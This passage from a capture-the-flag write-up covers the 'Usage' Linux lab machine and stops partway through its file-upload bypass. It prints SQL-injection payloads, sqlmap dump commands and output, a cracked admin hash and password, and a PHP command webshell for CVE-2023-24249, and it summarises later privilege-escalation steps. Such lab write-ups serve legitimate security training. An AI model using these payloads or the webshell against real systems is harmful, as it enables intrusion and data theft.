Usage
A blog's password-reset form is vulnerable to SQL injection, which dumps and cracks the admin bcrypt hash. The admin panel runs a vulnerable Laravel-admin (CVE-2023-24249) whose avatar upload is bypassed by tampering the multipart filename in Burp to land a PHP webshell, giving a shell as dash. A reused password in dash's .monitrc grants SSH as xander, who can run a custom root binary that invokes 7-Zip with an unquoted wildcard; a crafted @-listfile symlink leaks root's private SSH key.
TL;DR
Usage is an Easy-difficulty Linux machine that starts with a blog whose password-reset form is vulnerable to SQL injection. We dump the admin_users table with sqlmap, crack the administrator’s bcrypt hash, and log in to an admin panel powered by a vulnerable Laravel-admin build (CVE-2023-24249). Its avatar upload is bypassed by tampering the multipart filename in Burp so a PHP webshell lands in a web-served directory, giving a reverse shell as dash. A password reused in dash’s .monitrc file grants SSH as xander, who may run a custom root binary. That binary calls 7za with an unquoted *, and 7-Zip’s @listfile feature combined with a symlink is abused to leak root’s private SSH key.
| Machine | OS | Difficulty | Target IP | Pwnbox IP |
|---|---|---|---|---|
| Usage | Linux | Easy | 10.129.80.31 | 10.10.15.144 |
Enumeration
We start by finding the open ports with a fast scan, then run service and script detection against just those ports:
ports=$(nmap -p- --min-rate=1000 -T4 10.129.80.31 | grep '^[0-9]' | cut -d '/' -f 1 | tr '\n' ',' | sed s/,$//)nmap -sC -sV -p$ports 10.129.80.31The scan returns:
Starting Nmap 7.991 ( https://nmap.org ) at 2026-11-05 15:03 +0300Nmap scan report for 10.129.80.31Host is up (0.24s latency).
PORT   STATE SERVICE VERSION22/tcp open  ssh     OpenSSH 8.9p1 Ubuntu 3ubuntu0.6 (Ubuntu Linux; protocol 2.0)| ssh-hostkey:|   256 a0:f8:fd:d3:04:b8:07:a0:63:dd:37:df:d7:ee:ca:78 (ECDSA)|_  256 bd:22:f5:28:77:27:fb:65:ba:f6:fd:2f:10:c7:82:8f (ED25519)80/tcp open  http    nginx 1.18.0 (Ubuntu)|_http-title: Did not follow redirect to http://usage.htb/|_http-server-header: nginx/1.18.0 (Ubuntu)Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .Nmap done: 1 IP address (1 host up) scanned in 14.98 seconds
Two services are exposed: OpenSSH on 22 and an nginx web server on 80 that redirects to usage.htb. Because that hostname is not mapped, browsing to the IP fails:

We add the mapping to /etc/hosts:
echo "10.129.80.31 usage.htb" | sudo tee -a /etc/hostsReloading, the blog loads:

The Admin button redirects to a second hostname, admin.usage.htb, which also needs a mapping:
echo "10.129.80.31 admin.usage.htb" | sudo tee -a /etc/hostsWith that in place, the admin login page loads:

Opening the browser inspector and checking Storage, we see two cookies — laravel_session and XSRF-TOKEN — which tells us the application is built on Laravel:

Foothold
SQL injection in the password-reset form
Back on the main blog, the Reset Password feature asks for an email address:

Submitting a random address returns an error that the account does not exist:

Because the form reacts differently to known vs. unknown input, the email value is clearly used in a backend lookup — a good SQL-injection candidate. We try a classic authentication-style payload:
test' OR 1=1; -- -Here the ' closes the string literal the value sits in, OR 1=1 makes the WHERE clause always true (so the query matches a row regardless of the email), and -- - comments out the remainder of the original query. Instead of the “not found” error, the form now reports success:

That behavioural difference confirms the email parameter is injectable.
Dumping the database with sqlmap
Rather than exploit it by hand, we capture the reset request in Burp and feed it to sqlmap:

We save the request as reset.req, then point sqlmap at the email parameter:
sqlmap -r reset.req -p email --batch --level 3sqlmap confirms the parameter is injectable via boolean- and time-based blind techniques against MySQL:
Parameter: email (POST)    Type: boolean-based blind    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)    Payload: ...email=test@test.com' AND 5441=(SELECT (CASE WHEN (5441=5441) THEN 5441 ELSE (SELECT 1581 UNION SELECT 9605) END))-- yXaR
    Type: time-based blind    Title: MySQL > 5.0.12 AND time-based blind (heavy query)    Payload: ...email=test@test.com' AND 7154=(SELECT COUNT(*) FROM INFORMATION_SCHEMA.COLUMNS A, ... WHERE 0 XOR 1)-- nLtk---[15:56:28] [INFO] the back-end DBMS is MySQL
These are blind injection points — the response does not echo query results, so sqlmap infers data one condition at a time (true/false pages, or deliberate delays), which is why the later dumps are slow.
We enumerate databases, then the tables of the application database usage_blog:
sqlmap -r reset.req -p email --batch --level 3 --dbssqlmap -r reset.req -p email --batch --level 3 -D usage_blog --tablesDatabase: usage_blog[15 tables]+------------------------+| admin_users || blog || users || ... |+------------------------+The admin_users table is the target. We dump it:
sqlmap -r reset.req -p email --batch --level 3 -D usage_blog -T admin_users --dumpDatabase: usage_blogTable: admin_users[1 entry]+----+---------------+--------------------------------------------------------------+----------+| id | name | password | username |+----+---------------+--------------------------------------------------------------+----------+| 1 | Administrator | $2y$10$ohq2kLpBH/ri.P5wR0P3UOmc24Ydvl9DA9H1S6ooOMgH5xVfUPrL2 | admin |+----+---------------+--------------------------------------------------------------+----------+Cracking the bcrypt hash
The $2y$ prefix identifies the hash as bcrypt. We save it to hash.txt and crack it with john against rockyou:

john --format=bcrypt --wordlist=/usr/share/wordlists/rockyou.txt hash.txtThe password cracks to whatever1. We log in to admin.usage.htb as admin / whatever1 and land on the dashboard:
CVE-2023-24249 — Laravel-admin file-upload RCE
The dashboard reveals the panel is built on Laravel-admin 1.8.18, which is vulnerable to CVE-2023-24249: the avatar upload only validates the file’s apparent extension, so the check can be bypassed to upload an executable .php file.
Our payload is a minimal command webshell:
<?php if(isset($_GET['cmd'])) { system($_GET['cmd'] . ' 2>&1'); }?>Uploading it directly as shell.php from the user-edit page is rejected — only image types are allowed:

The bypass works because the extension is only inspected on the filename as presented. We first rename the webshell to an image extension so it passes the initial selection:
mv shell.php shell.jpgSelecting shell.jpg is accepted:
